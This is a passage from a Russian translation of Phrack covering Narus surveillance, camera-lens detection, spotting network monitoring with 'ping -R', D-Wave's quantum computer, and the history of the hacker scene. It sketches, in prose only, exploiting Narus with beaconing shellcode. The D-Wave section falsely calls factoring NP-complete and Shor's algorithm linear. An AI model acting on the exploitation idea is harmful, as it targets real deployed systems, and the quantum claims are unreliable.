прослушаны. И им всё равно, какую технологию передачи вы используете: оптическая передача тоже поддаётся мониторингу. Эта система просто потрясающая, и мы должны поблагодарить её создателей. Но мы должны также донести до них наши опасения...

Если мы хотим заблокировать Narus, есть очевидный способ: использовать криптографию. Сегодня отправить зашифрованное электронное письмо довольно просто. Вам даже не нужно беспокоиться о своём почтовом клиенте — всё прозрачно (после настройки). Проблема в том, что вы должны передать свой открытый ключ собеседнику, а это не совсем «удобно для пользователя». Особенно когда цель — просто написать электронное письмо подруге. Но это по-прежнему лучшее решение для блокировки системы типа Narus. Другой способ — стеганография, но её сложнее реализовать.

В заключение: невозможно полностью остановить систему типа Narus, и единственный надёжный способ её заблокировать — использовать криптографию. Но мы, хакеры, можем кое-что сделать против Narus. Кое-что забавное. Идея такова: мы должны знать, где установлена система Narus!

Первый шаг. Какая-нибудь организация, страна или просто кто-то должны купить систему Narus и выполнить её реверс-инжиниринг. Существует множество инструментов для реверса системы — бесплатных и коммерческих. Поскольку назначение Narus — анализ данных, основная задача — разбор (парсинг) данных. А мы знаем, что системы разбора данных наиболее уязвимы к ошибкам. Поэтому первая идея — применить фаззинг со случайными запросами, а если не сработает — заняться реверсингом. Как только будет обнаружена уязвимость (и она точно ЕСТЬ — хотя бы одна), следующий шаг — её эксплуатация. Задача сложная, но выполняемая. Самая интересная часть — следующая: шеллкод.

Возможны два варианта: либо система, на которой установлен Narus, имеет исходящее интернет-соединение, либо нет. Если нет, возможности шеллкода весьма ограничены; «лучшая» идея — возможно, просто уничтожить систему, но это бесполезно. Полезно, когда Narus установлен на системе с исходящим интернет-соединением. Нам не нужны шелл или что-то подобное на этой системе — нам нужно знать, где установлен Narus. Значит, всё, что должен делать наш шеллкод, — это отправить пинг или специальный пакет на сервер в интернете со словами «привет, здесь установлен Narus». Мы могли бы поддерживать базу данных со всеми обнаруженными нами в мире системами Narus.

Эта идея, вероятно, не очень сложна в реализации. Единственная неприятность: если мы опубликуем уязвимость, Narus не заставит себя долго ждать с патчем.

Но в конце концов, что ещё нам остаётся?

Как снова сказал Наполеон: «Победа принадлежит самым настойчивым».

А хакеры — именно такие...

Ссылки:

[1] <http://www.ipdr.org/public/DocumentMap/SP2.2.pdf>

4. Ощущение безопасности в мире слежки

Автор: Julius Caesar

Поначалу это незаметно. Подкрадывается исподтишка. Замечают только параноики в шапочках из фольги — те, кто кричат о заговорах и Большом Брате. Они берут одно совпадение здесь, один факт оттуда — и получают 42. Всё дело в 42.

Нам нужны камеры у банкоматов — чтобы ловить грабителей. Иногда они даже захватывают в кадр грузовик Ryder, проезжающий на заднем плане. Людей грабят в лифтах — значит, и там нужны камеры. Пробки порой образуются раньше, чем власти успевают среагировать, — значит, нужны камеры на шоссе. Разрешение улучшается, и можно ловить больше педофилов и террористов, если они фиксируют номерные знаки и лица.

Камеры на перекрёстках фиксируют нарушителей светофоров и превышение скорости. Мы с каждым днём становимся безопаснее.

В одних кварталах нужны камеры, чтобы ловить бандитов, стреляющих друг в друга. В других — чтобы обезопасить тротуары для покупателей. Всё ради безопасности.

И вот однажды бывший глава KGIА оказывается у власти, или устраивает так, чтобы его недалёкий сынок снова облажался — на посту президента чего-нибудь.

Вскоре мы оказываемся на войне. Не с кем-то конкретным. Просто с Ними. Ты либо с нами, либо с Ними, и мы Их достанем.

Наши телефонные звонки надо прослушивать — вдруг мы один из Них. Нашу веб-активность, покупки, банковские операции, чтение, переписку, поездки и кредитные истории надо отслеживать — чтобы поймать Их. Нас надо досматривать в дороге и у входа в государственные здания — ведь при нас могут оказаться острые металлические предметы или оружие. Мы ведь не хотим быть похожими на Них.

Важно быть в безопасности — но как понять, в безопасности ли мы? Что, если мы случайно попадём в место без камер? Как нам это узнать? Что, если наш интернет-серфинг не отслеживается? Как убедиться в собственной безопасности?

К счастью, есть способы.

Камеры смотрят через объектив, а объективы имеют особую форму с уникальными характеристиками. Если мы находимся в поле зрения камеры, то перпендикулярны части поверхности объектива, которая обычно обладает отражающими свойствами. Это позволяет нам знать, когда мы надёжно попадаем в поле зрения камеры.

Понадобятся лишь несколько органических светодиодов (OLED) и источник питания (например, батарейка 9 В). Расположите светодиоды по окружности диаметром около 35 мм и подключите их к источнику питания. Вырежьте отверстие в центре образованного светодиодами круга.

Теперь смотрите через отверстие, медленно обводя взглядом комнату. Когда вы направите его на объектив, часть изогнутой поверхности объектива, перпендикулярная вам, отразит свет светодиодов прямо в ваши глаза. Вы заметите маленькую яркую белую точку. Мигните светодиодами, чтобы убедиться, что отражаете именно их свет, — и знайте, что теперь вы в безопасности.

Беспокойтесь, что ваше интернет-соединение может недостаточно хорошо отслеживаться на предмет активности, которая выдала бы вас как одного из Них? Это тоже можно проверить.

Старое оборудование, например Carnivore или DCS1000, нередко обнаруживалось с помощью traceroute — оно проявлялось как необычные хопы на пути к сети. Ещё в 2006 году усилия AT&T по обеспечению нашей безопасности были видны через traceroute. Но силы Их взяли верх, и наши защитники были вынуждены прекратить наблюдение за нашим сетевым трафиком. Почти. Мы больше не можем чувствовать себя в безопасности, заметив странный хоп, — он перестал появляться в traceroute.

Однако он появляется при использовании `ping -R`, который требует, чтобы каждая машина добавляла свой IP в пакет по мере его прохождения по сети.

Сначала выполните traceroute, чтобы найти точку подключения вашего провайдера к остальному интернету:

```
[snip]
5  68.87.129.137 (68.87.129.137)  28.902 ms  14.221 ms  13.883 ms
6  COMCAST-IP.carl.Washington1.Level3.net (63.210.62.58)  19.833 ms *
21.768 ms
7  te-7-2.carl.Washington1.Level3.net (63.210.62.49)  19.781 ms  19.092
ms  17.356 ms
```

Хоп №5 — в сети Comcast. Хоп №6 — их транзитный провайдер. Хотим отправить ping -R транзитному провайдеру (63.210.62.58):

```
[root@phrack root]# ping -R 63.210.62.58
PING 63.210.62.58 (63.210.62.58) from XXX.XXX.XXX.XXX : 56(124) bytes
of data.
64 bytes from 63.210.62.58: icmp_seq=0 ttl=243 time=31.235 msec
NOP
RR: [snip]
□68.87.129.138
□68.86.90.90
□4.68.121.50
□4.68.127.153
□12.123.8.117

117.8.123.12.in-addr.arpa. domain name pointer
sarl-a360s3.wswdc.ip.att.net.
```

Хоп AT&T в сети Level3? Вот это да — мы по-прежнему под бдительным оком наших великолепных благожелательных спецслужб. Сразу чувствую себя в безопасности.

5. D-Wave демонстрирует квантовый компьютер

Автор: aris

13 февраля 2007 года компания D-Wave Computing провела публичную демонстрацию своего совершенно нового квантового компьютера, который способен совершить революцию в области вычислений и криптографии в целом. Демонстрация проходила в Маунтин-Вью, Силиконовая долина, при этом сам квантовый компьютер оставался в Ванкувере, подключённый дистанционно через интернет.

Квантовый компьютер представляет собой гибридную конструкцию из классических вычислений и квантового «ускорительного» чипа: классический компьютер выполняет обычные операции, выделяет сложные задачи, подготавливает их для обработки квантовым чипом, а затем получает результаты обратно. Весь механизм предназначен для использования по сети (с помощью RPC), чтобы компании, которые хотят квантовый компьютер, но не могут разместить его в главном офисе (оборудование предъявляет особые требования), могли получить к нему доступ. [1]

Квантовый чип — это 16-кубитный движок на основе сверхпроводниковой электроники.

Предыдущие попытки создать квантовые компьютеры заканчивались тем, что ни один из известных образцов не превышал 3–4 кубит. D-Wave также заявляет о намерении масштабировать число кубит до 1024 к 2008 году! Этот факт вызвал серьёзный скептицизм в научном сообществе. Национальное аэрокосмическое агентство США (NASA) подтвердило прессе, что они изготовили специальный чип для D-Wave в соответствии с их техническими условиями. [2]

Как же работает этот чип? D-Wave не раскрыла подробностей о внутреннем устройстве своего чипа. Они выбрали сверхпроводник, поскольку он облегчает использование квантовой механики. Когда атомы охлаждаются до очень низких температур (близких к 0 K), они переходят в

сверхпроводящее состояние. Они обладают особыми характеристиками, в том числе у их электронов появляется особое квантовое поведение.

Внутри чип содержит 16 кубит, расположенных в сетке 4×4, причём каждый кубит связан с четырьмя ближайшими соседями и некоторыми по диагонали. [3]

Связывание кубит и является источником их силы: считается, что кубит одновременно находится в двух состояниях. При связывании двух кубит комбинация их состояний содержит четыре состояния, и так далее. Чем больше кубит связано вместе, тем больше возможных состояний они имеют; при выполнении алгоритма над ними вы манипулируете всеми их состояниями одновременно, получая очень значительный прирост производительности. По своей природе это может даже помочь в решении NP-полных задач — то есть задач, которые не могут быть решены за полиномиальное время (вспомним большие sudoku, системы многочленов от нескольких переменных, факторизацию больших целых чисел...).

Отсутствие полного связывания всех кубит упрощает создание и масштабирование чипа, однако их 16-кубитный компьютер не равнозначен теоретическим 16-кубитным компьютерам, которые учёные и правительства пытаются построить уже долгие годы.

Влияние этой новости на мир в настоящее время минимально. Нынешние чипы работают медленнее обычного бюджетного персонального компьютера и стоят тысячи долларов, но, возможно, через несколько лет они станут реальным решением для задач класса NP.

Задача NP, которую лучше всего знают люди, связанные с безопасностью, — это, очевидно, факторизация больших чисел. Существует даже доказательство существования *линейного* алгоритма факторизации произведения двух больших целых чисел — он называется алгоритмом Шора. Это означает, что когда у нас появится аппаратное обеспечение для его запуска, факторизация 1024-битного закрытого ключа RSA займёт лишь вдвое больше времени, чем факторизация 512-битного ключа.

Это полностью разрушает безопасность публичной криптографии в её нынешнем виде. К сожалению, у нас нет информации о том, какие известные квантовые алгоритмы запускаются на компьютере D-Wave, и D-Wave не сделала никаких заявлений о запуске алгоритма Шора на своей машине. Также никаких утверждений о способности чипа взломать RSA не поступало. И, конечно, эксперты АНБ, вероятно, уже изучили ситуацию (на тот случай, если у них ещё нет собственного квантового компьютера).

Ссылки:

[1] <http://www.dwavesys.com/index.php?page=quantum-computing>

[2] <http://www.itworld.com/Tech/3494/070309nasaquantum/index.html>

[3] <http://arstechnica.com/articles/paedia/hardware/quantum.ars>

Краткая история андерграундной сцены

```

      _/B\_      _/W\_
    (* *)      (* *)
  | - |      | - |
  |   |      |   |
  |   | A brief history of the Underground scene |   |
  |   |      |   |
  |   |      By The Circle of Lost Hackers      |   |
  |   |      |   |
  |   |      Duvel@phrack.org                    |   |
  |   |      |   |
  (_____)

```

Автор: The Circle of Lost Hackers (Duvel@phrack.org)

Содержание

1. Введение
2. Парадокс безопасности
3. Андерграундная сцена: прошлое и настоящее
 - 3.1. Отсутствие культуры и уважения к старым хакерам
 - 3.2. Краткая история Phrack
 - 3.3. Нынешняя сцена мертвецов
4. Эксперты по безопасности лучше хакеров?
 - 4.1. Прекрасный мир корпоративной безопасности
 - 4.2. Глубина познаний на конференциях по безопасности
5. Phrack и ось контраст
 - 5.1. Старая идея — хорошая идея
 - 5.2. Совершенствуй свои хакерские навыки
 - 5.3. Жёлтые страницы андерграунда
 - 5.4. Ось знаний
 - 5.4.1. Новые технологии
 - 5.4.2. Скрытые и частные сети
 - 5.4.3. Информационная война
 - 5.4.4. Системы слежки
6. Заключение

1. Введение

Итак, о чём эта статья? Я мог бы написать очередную техническую статью об элитной технике обхода защиты от переполнения буфера, о том, как внедрить свой магический модуль в ядро, как реверсировать по-элитному или даже как написать шеллкод для малоизвестной ОС. Но не буду. Есть люди, которые справятся с этим куда лучше меня.

Цель этой статьи — запустить сигнал SOS. SOS для сцены, для всех, для каждого хакера в мире. Чтобы следующие выпуски Phrack были лучше, чем когда-либо. И для этого мне нужна не техническая статья. Мне нужно то, что я называю Духом.

Знаете, что я имею в виду под словом «дух»?

2. Парадокс безопасности

Есть кое-что странное, очень странное. Я всегда сравниваю мир безопасности с миром наркотиков. Возьмём мир наркотиков: с одной стороны — все «плохие» парни: картели, дилеры, розничные торговцы, потребители... С другой стороны — все «хорошие» парни: копы, DEA, фармацевтические корпорации, создающие препараты против наркозависимости, президент США, выпрашивающий бюджет на борьбу с наркотиками... Главный тезис всех этих хороших парней: «Мы должны искоренить наркотики!» Ну, почему нет. Большинство из нас согласны.

Но если наркотиков в мире не станет, значительная часть мировой экономики рухнет. Мелкие дилеры лишатся денег на еду, фармацевтические корпорации потеряют большую часть бизнеса, DEA и подобные агентства лишатся смысла существования. Все центры реабилитации можно будет закрыть, банки лишатся денег от наркорынка. Если принять всё это во внимание, думаете, правительства хотят искоренить наркотики? Вопрос риторический.

Теперь перейдём к миру безопасности.

С одной стороны — множество компаний, конференций, разработчиков open-source в области безопасности, подразделения по компьютерным преступлениям... С другой — хакеры, скрипт-кидди, фризеры... Стоит ли объяснять, или можно сразу задать вопрос? Вы правда думаете, что компании по безопасности хотят искоренить хакеров?

Чтобы показать, насколько эти два мира похожи, рассмотрим ещё один пример. Иногда слышишь, что копы задержали дилера, может быть крупного. Или даже целый картель. «Смотрите! Мы арестовали крупного дилера! Мы искореним все наркотики в мире!!!» А иногда видишь новость вроде «Подразделение по киберпреступлениям задержало Mafiaboy, одного из лучших хакеров в мире». Подразделения по киберпреступлениям и DEA нужна огласка — они арестовывают кого-то и объявляют его террористом. Это лучший способ выбить дополнительное финансирование. Но они редко будут арестовывать действительно лучших хакеров в мире. По двум причинам. Во-первых, у них нет такого намерения (а если бы было — скорее всего, чтобы нанять, а не посадить). Во-вторых, у большинства подразделений по киберпреступлениям нет необходимых знаний.

Это позор — никто не честен. Наши правительства заявляют, что хотят искоренить хакеров и наркотики, но знают: исчезни они — значительная часть мировой экономики рухнет. То же самое — с войнами. Все президенты говорят, что нам нужен мир во всём мире, и большинство из нас согласны. Но без войн компании вроде Lockheed Martin, Raytheon, Halliburton, EADS, SAIC... потеряют огромную часть рынков, а банки лишатся прибыли от войн.

Парадокс состоит в постоянном допущении, что угрозу порождают злоупотребления, тогда как на самом деле она может исходить из ненадлежащего технологического дизайна или технологического прогресса, движимого деньгами, где последнее затеняет первое. И когда кто-то достаточно упорный докапывается до этого, возникает эффект снежного кома, и рано или поздно каждая рыба в пруду оказывается его частью.

Как видно, этот парадокс не является исключительной чертой индустрии безопасности, андерграунда или даже компьютерного мира — его можно считать парадоксом золотого идола, но углубляться туда мы не будем.

Итак, миру безопасности нужен повод для оправдания своего бизнеса. Этим поводом служит присутствие хакеров или угрозы (что бы ни подразумевалось под словом «хакер»), присутствие хакерской сцены и, в более широком смысле, присутствие Андерграунда.

Нам не нужно, чтобы они заставляли нас существовать — мы существуем, потому что любим учиться, учиться тому, чему нас не положено учиться. Но они дают нам ещё один хороший повод существовать. Поэтому если нас «вынуждают» существовать, мы должны существовать правильно. Должны быть хорошо организованы, с духом, отражающим нашу философию. К сожалению, этот дух, который раньше нас характеризовал, давно исчез...

3. Андерграундная сцена: прошлое и настоящее

«Сцена» — это красивое слово. Сейчас я нахожусь в стране, очень далёкой от всех ваших стран, но всё же это индустриальная страна. Проведя несколько месяцев здесь, я встретил нескольких хакеров старой школы. Когда я спрашивал их, как обстоят дела со сценой в их стране, они всегда отвечали одно и то же: «Как везде — умирает». Это позор, настоящий позор. Мир безопасности всё растёт и растёт, а андерграундная сцена умирает.

Я не хакер старой школы. Я не претендую на это — скорее скажу, что у меня есть некоторые приёмы старой школы, или что мой разум ориентирован в эту сторону, и только. Я начал получать удовольствие от хакерской жизни примерно 10 лет назад. И сцена уже тогда умирала.

Когда я начинал хакерствовать, как и многие, я прочёл все прошлые выпуски Phrack. И мне очень понравилось. Сегодня я практически уверен, что новые хакеры уже не читают старые статьи Phrack. Потому что лениятся, потому что могут найти информацию в другом месте, потому что считают старые выпуски устаревшими... Но читать старые Phrack — это не только приобретать знания, это ещё и приобретать хакерский дух.

3.1. Отсутствие культуры и уважения к старым хакерам

Сколько новых хакеров знает историю хакерства? Простой пример — Securityfocus. Уверен, многие из вас обращаются к его базе уязвимостей или к почтовым рассылкам. Может, некоторые знают Кевина Поулсена, который работал в Securityfocus несколько лет, а потом перешёл в Wired. Но много ли из вас знает его историю? Много ли знало, что в начале 80-х он был впервые задержан за взлом ARPANET? И что после этого его арестовывали ещё немало раз. Вероятно, немного (что такое ARPANET, в конце концов...).

Очень похожая история с самым известным хакером в мире: Кевином Митником. Этот человек был поистине удивителен, и я безмерно его уважаю за то, что он сделал. Я не хочу спорить о его нынешней деятельности — это его выбор, и мы должны его уважать. Но сегодня, когда новые хакеры говорят о Кевине Митнике, одна из первых вещей, которую я слышу: «Кевин — отстой. Смотрите, мы дефейснули его сайт, мы намного круче него». Это полная глупость. Они, скорее всего, нашли какой-то тупой баг в веб-приложении, чтобы дефейснуть его сайт, и, вероятно, узнали, как эксплуатировать уязвимость, из книги вроде Hacking Web Exposed. И прочитав эту книгу и дефейснув сайт Кевина, они заявляют, что Кевин — отстой, а они — лучшие хакеры в мире... Куда мы катимся? Если бы эти хакеры смогли сделать хотя бы треть того, что сделал Кевин, они считались бы героями в андерграундном сообществе.

Ещё одна часть хакерской культуры — то, что некоторые называют «Великой войной хакеров» или просто «Войной хакеров». Она произошла 15 лет назад между, пожалуй, двумя самыми известными (лучшими?) хакерскими группами, когда-либо существовавшими: Legion of Doom и Masters of Deception. Несмотря на то что эта глава истории хакерства удивительна (погуглите), меня интересует другое: сколько хакеров нового поколения знает, что такие знаменитые хакеры, как Erik

Bloodaxe или The Mentor, были частью этих групп? Вероятно, немного. Эти группы в основном состояли из умелых и талантливых хакеров и фрикеров. И они были нашими предшественниками. Их профили можно найти в прошлых выпусках Phrack. Это по-прежнему интересное чтение.

Ещё один пример. Кто знает Крейга Нейдорфа? Никто? Может, Knight Lightning звучит знакомее... Он был первым главным редактором Phrack вместе с Taran King, который называл его своей «правой рукой». Вместе они выпускали много хороших статей, пронизанных духом. Настолько пронизанных, что одна статья едва не отправила его за решётку за раскрытие конфиденциального документа Bell South. К счастью, он не попал в тюрьму — за него заступил Electronic Frontier Foundation. Крейг писал в Phrack начиная с первого выпуска и в последний раз — в выпуске 40. Он просто лучший из всех, кто когда-либо вносил вклад в Phrack, — более 100 публикаций. Неинтересно? Это часть хакерской культуры.

Несколько позже, в 90-х, отличный «журнал» (скорее сборник статей) под названием F.U.C.K. (Fucked Up College Kids) создал хакер по имени Jericho... Может быть, некоторые новые хакеры знают Jericho по его работе на Attrition.org (это неточно...), но заходили ли вы на сайт Attrition и смотрели ли на всю хорошую работу, которую Jericho и компания там делают? Знали ли вы, что Jericho писал отличные Phrack World News под именем Disorder 10 лет назад (и, поверьте, его новости были великолепны)? Перестаньте думать, что Attrition.org — это просто старое мёртвое зеркало дефейсов сайтов; это нечто большее, и оно проникнуто духом.

Спросите Стивена Хокинга, важно ли знать историю науки, чтобы понять научный путь/дух... Думаете, Стивен не знает историю Аристотеля, Галилея, Ньютона или Эйнштейна?

Чтобы помочь начинающим хакерам, я советую прочитать «The Complete History of Hacking» или «A History of Computer Hacking» — они очень полезны для первого погружения в историю хакерства и легко находятся через любую поисковую систему.

Ещё хорошее чтение — интервью Erik Bloodaxe 1994 года (http://www.eff.org/Net_culture/Hackers/bloodaxe-goggans_94.interview), где Erik сказал нечто очень интересное о Phrack:

"I, being so ridiculously nostalgic and sentimental, didn't want to see it (phrack) just stop, even though a lot of people always complain about the content... Even though some people didn't always agree with it and some people had different viewpoints on it, I really thought someone needed to continue it and so I kind of volunteered for it."

По-прежнему актуально...

3.2. Краткая история Phrack

Небольшой экскурс в историю хакерства — взглянем на старые выпуски Phrack, где люди говорили о сцене и о том, что такое хакерство.

Phrack 41, статья 1:

"The type of public service that I think hackers provide is not showing security holes to whomever has denied their existence, but to merely embarrass the hell out of those so-called computer security experts and other purveyors of snake oil."

Это правда, чистая правда. Это тесно связано с тем, о чём я говорил раньше. Нет хакеров — нет экспертов по безопасности. Им нужны мы. И нам нужны они.

Phrack 48, статья 2:

В конце этой статьи — последний редакционный текст Erik Bloodaxe. Он превосходен, каждый должен его прочитать. Приведу лишь несколько фрагментов:

"... The hacking subculture has become a mockery of its past self. People might argue that the community has 'evolved' or 'grown' somehow, but that is utter crap. The community has degenerated. It has become a media-fueled farce. The act of intellectual discovery that hacking once represented has now been replaced by one of greed, self-aggrandization and misplaced post-adolescent angst... If I were to judge the health of the community by the turnout of this conference, my prognosis would be 'terminally ill.'..."

И это было написано в 1996 году. Спроси мы сейчас Erik Bloodaxe о нынешней сцене, он, скорее всего, сказал бы что-то вроде «безнадёжно» или «хакерская сцена достигла точки невозврата».

"...There were hundreds of different types of systems, hundreds of different networks, and everyone was starting from ground zero. There were no public means of access; there were no books in stores or library shelves espousing arcane command syntaxes; there were no classes available to the layperson. ..."

Слышали ли вы когда-нибудь о «hackademy»? Сегодня стать хакером очень просто. Просто запишитесь в хакерскую школу, и вас научат некоторым из самых элитных трюков в мире. Это новый хакерский путь.

"Hacking is not about crime. You don't need to be a criminal to be a hacker. Hanging out with hackers doesn't make you a hacker any more than hanging out in a hospital makes you a doctor. Wearing the t-shirt doesn't increase your intelligence or social standing. Being cool doesn't mean treating everyone like shit, or pretending that you know more than everyone around you."

Итак, что такое хакерство? Моя точка зрения: хакерство — это философия, философия жизни, которую можно применять не только к компьютерам, но и к многим другим вещам. Хакерство — это обучение: компьютеры, сети, криптология, телефонные системы, системы слежки и агентства, радио, то, что скрывают наши правительства... По существу, все нестандартные темы, или то, что можно назвать взглядом на контекст с третьего глаза.

"There are a bunch of us who have reached the conclusion that the 'scene' is not worth supporting; that the cons are not worth attending; that the new influx of would-be hackers is not worth mentoring. Maybe a lot of us have finally grown up."

Вот мой ответ Erik спустя 10 лет: «Нет, Erik, ты не повзрослел — ты был прав.» Erik уже 10 лет назад посылал сигнал SOS, и никто его не услышал.

Phrack 50, статья 1:

"It seems, in recent months, the mass media has finally caught onto what we have known all along, computer security _IS_ in fact important. Barely a week goes by that a new vulnerability of some sort doesn't pop up on CNN. But the one thing people still don't seem to fathom is that _WE_ are the ones that care about security the most... We aren't the ones that the corporations and governments should worry about... We are not the enemy."

Нет, мы не враги. Но многие утверждают, что мы враги, а некоторые даже пишут книги с названиями вроде «Know your enemy». Это, пожалуй, один из лучших способов вызвать ненависть у хакеров. Не удивляйтесь, если после этого появятся такие группы, как PNC.

Phrack 55, статья 1:

Здесь я покажу вам высокомерие редактора не столь далёкого прошлого, отвечающего на комментарии:

"...Yeah, yeah, Phrack is still active you may say. Well let me tell you something. Phrack is not what it used to be. The people who make Phrack are not Knight Lightning and Taran King, from

those old BBS days. They are people like you and me, not very different, that took on themselves a job that it is obvious that is too big for them. Too big? hell, HUGE. Phrack is not what it used to be anymore. Just try reading, let's say, Phrack 24, and Phrack 54..."

И редактор ответил (возможно, Route):

"bjx of 'PURSUiT' trying to justify his old-school ezine. bjx wrote a riveting piece on 'Installing Slackware' article. Fear and respect the lower case 'i'".

Это прекрасный пример того, как андерграундная сцена «повзрослела» за последние годы. Ответ редактора можно интерпретировать так: «Я пишу элитные статьи, а ты нет, поэтому мне незачем принимать в расчёт твою точку зрения». Но замечание было весьма уместным.

Phrack 56, статья 1:

Ещё один прекрасный пример высокомерия андерграундной сцены — снова ответ на чей-то комментарий:

"...IMHO it hasn't improved. Sure, some technical aspects of the magazine have improved, but it's mostly a dry technical journal these days. The personality that used to characterize Phrack is pretty much non-existent, and the editorial style has shifted towards one of I know more about buffer overflows than you arrogance. Take a look at the Phrack Loopback responses during the first 10 years to the recent ones. A much higher percentage of responses are along the lines of you're an idiot, we at Phrack Staff are much smarter than you...."

И ответ:

" - Trepidity apparently still bitter at not being chosen as Mrs. Phrack 2000."

На мой взгляд, замечание Trepidity было, пожалуй, лучшим за очень долгое время.

На этом маленький исторический экскурс можно завершить. Я показал, что я не одинок в своих размышлениях и что с нынешней дисфункциональной сценой что-то не так. Некоторые думали об этом ещё 10 лет назад, и я знаю, что сейчас многие думают ровно о том же. Сцена умирает, и дух улетаёт прочь.

Я не Erik Bloodaxe, не Voyager и даже не Taran King... Я просто я. Но мне хотелось бы сделать что-то, как это делали 15 лет назад, когда слово «хакерство» ещё употреблялось в благородном смысле. Когда дух ещё был жив. Нам всем нужно реагировать вместе, иначе зверь сожрёт то, что осталось от этого духа.

3.3. Нынешняя сцена мертвецов

«Мёртвая сцена, тело которой было оживлено, но дух которой отсутствует».

Я не слежу за всеми группами в мире. Есть люди, намного лучше меня связанные. Честно говоря, я знал сцену лучше 5 лет назад, чем сейчас. Но я попытаюсь дать вам снимок того, что представляет собой нынешняя сцена. Прошу прощения заранее за группы, которые я упущу — точный снимок сделать очень сложно. Лучший способ — вероятно, применить алгоритм вроде HITS, позволяющий обнаруживать веб-сообщества. Но, к сожалению, у меня нет времени его реализовать.

Итак, нынешняя сцена для меня — как пирамида, организованная на манер тайных обществ. Я хотел бы разделить хакерские группы на 3 категории. Чтобы не давать им глупых названий, назову их: группа уровня 1, группа уровня 2 и группа уровня 3. На уровне 1, 5 лет назад, были некоторые действительно «знаменитые» группы, состоявшие, как я думаю, из талантливых людей. Я делю этот уровень на две категории: фронтенд-группы и бэкэнд-группы. Среди фронтенд-групп: TESO,

THC, w00w00, Phenoelit и Hert. Бэкэнд-группы: ADM, Synergy, ElectronicSouls и Devhell. А ещё есть PNC, которую можно включить в обе категории (вы знаете, ребята, у вас есть статья в Википедии!). И на вершине всего этого (но главным образом над PNC) находились малоизвестные/элитные группы вроде AB.

На уровне 2 я бы включил много групп меньшего масштаба, но, как мне кажется, стремящихся делать что-то хорошее. Как правило, эти группы не общаются с группами уровня 1. Среди них: Toxyn, Blackhat.be, Netric, Felinemenace, S0ftpj (неплохой журнал), Nettwerked (поздравляю с изображением черепов, ребята!), Moloch, PacketWars, Eleventh Alliance, Progenic, HackCanada, Blacksecurity, Blackclowns и Aestetix. Их тоже можно разделить на фронтенд и бэкэнд. К бэкэнду относятся Toxyn и Blackhat.be, остальные, вероятно, к фронтенду.

Помимо этих групп, есть много групп-«вонтаби», которые я бы отнёс к уровню 3 — они составлены из нового поколения хакеров. Среди них наверняка есть хорошие, и я уверен, что некоторые обладают правильным хакерским духом, но в целом эти группы состоят из хакеров, которые учились хакерству в школе или читали журналы о хакерах из библиотеки. Когда в медиа показывают задержанного хакера, он, как правило, происходит из одной из таких неизвестных групп. 20 лет назад полицейские арестовывали хакеров вроде Кевина Митника (The Condor), Нахсона Эвен-Хаима (Phoenix, The Realm), Марка Абена (Phiber Optik, Legion of Doom) или Джона Ли (Corrupt, Master of Deception), а сейчас арестовывают Mafia Boy за DDoS...

Есть также некоторые (мёртвые) группы старой школы — cDc, Lopht и rhino9, независимые умельцы вроде Michal Zalewski и Silvio Cesare, исследовательские группы — Lsd-pl и Darklab, и загадочные личности вроде GOBBLES, N3td3v или Fluffy Bunny :-). И, конечно, я не забываю людей, не аффилированных ни с одной группой.

Можно также найти некоторые центральные ресурсы для хакеров и фрикеров, такие как Packetstorm и Phreak.org, а также ресурсы журнального толка — Pull the Plug и Uninformed.

В этом чудесном мире можно найти самопровозглашённые элитные почтовые рассылки вроде ODD.

Все эти группы можно представить в виде пирамиды. Конечно, она несовершенна. Так что не обвиняйте меня, если считаете, что ваша группа стоит не в той категории — это лишь попытка.

```

    □□      The Underground Pyramid
    □□□□
    □□□□/ \
    □□□      /      \
    □□□      /        \
    □□□      /□       \
    □□□      /□        \    <-- More elite hackers in
    □□□      /  \      / \the world. Are you in?
    □□□      /    \    /  \
    □□□      /      \  /    \
    □□□      /        \ /      \
    □□□/□□      \
    □□      /□□      \
    □□      /_____ \
    □□      /□□□      \<-- skilled hackers
    □□      /□AB, Fluffy Bunny, ... \      hacking mainly
    □□      /_____ \      for fun
    □□      /□|□|□ |□\
    □□ / PHC□| TESQ□| ADM□ | cDc \ <-- Generally
    □□/ EL8□| THC□| Synergy | Lopht \□excellent skills
    □      / GOBBLES| WOOWOO| Devhell | rhino9 \□some groups have
    □      / ...□| ...□| ...□ | .... \□the good spirit
    □      /_____ \
    □      /□□□|□□      \
    □      /□ Blackhat.be□|      HackCanada      \ <-- good skills,
    □      /□ Toxyn□□|      Felinemenace□\      some are
    □      /□ ...      □|      Netric□□ \      very
    □/□ □□|      ...□□ \      original
    /_____ \
```

```

/##### \
/### WANABEE GROUPS### \ <-- newbies
/
/##### \ <-- info
/ Resources: 2600, Phrack, PacketStorm, Phreak.org, Uniformed, \ for
/#####PTP, ...### \ all
/

```

Все эти люди и составляют нынешнюю сцену. Это большая смесь из «белых», «серых» и «чёрных» шляп, где некоторые днём — «белые», а ночью — «чёрные» (и наоборот). Иногда между ними есть коммуникация, иногда нет. Должен сказать, что именно люди из групп уровня 1, как правило, выступают на конференциях по безопасности по всему миру...

Настоящий позор, что РНС, вероятно, является лучшим послем хакерского духа. Их инициатива была великолепна и по-настоящему интересна. К тому же они весьма забавны. Но, на мой взгляд, они, пожалуй, немного слишком высокомерны, чтобы считаться группой в духе старой школы.

На самом деле плохо то, что все эти люди более или менее разобщены и каждый воюет со всеми остальными. Можно даже найти хакеров, взламывающих других хакеров! Куда движется сцена? Даже если ты технически очень крут, обязательно ли кричать всем вокруг, что ты лучший, и называть других «ламерами»? Новое поколение хакеров никогда не поймёт духа хакерства при таком менталитете.

Кроме того, большинство хакеров совершенно не интересуются альтернативными увлекательными темами, которые освещают, например, журнал 2600 или сайт Cryptome. Это большой позор, потому что оба этих ресурса публикуют по-настоящему хорошую информацию. Большинство хакеров интересуются только чистыми хакерскими техниками: бэкдоры, сетевые эксплойты, клиентские уязвимости... Но для меня хакерство тесно связано с другими темами — такими, как те, что рассматриваются на сайте Cryptome. Например, большинство хакеров не знают, что такое SIPRnet. В Phrack есть только одна ссылка на это, тогда как в журнале 2600 и на сайте Cryptome есть несколько статей о SIPRnet. Когда я хочу обсудить все эти интересные темы, найти собеседника в среде сцены очень сложно. Честно говоря, таких людей я нахожу только вдали от сцены. Большинство хакеров в упомянутых мной группах не интересуются этими темами (насколько мне известно). Хакеры старой школы в 80-х и 90-х гораздо больше интересовались альтернативными темами, чем новое поколение.

В заключение: прежде всего нам нужно вернуть дух хакерства старой школы, а потом объяснить новому поколению, что это такое.

Это единственный путь к выживанию. Сцена умирает, но я не скажу, что мы ничего не можем сделать. Мы можем. Мы обязаны. Это наша ответственность.

4. Эксперты по безопасности лучше хакеров?

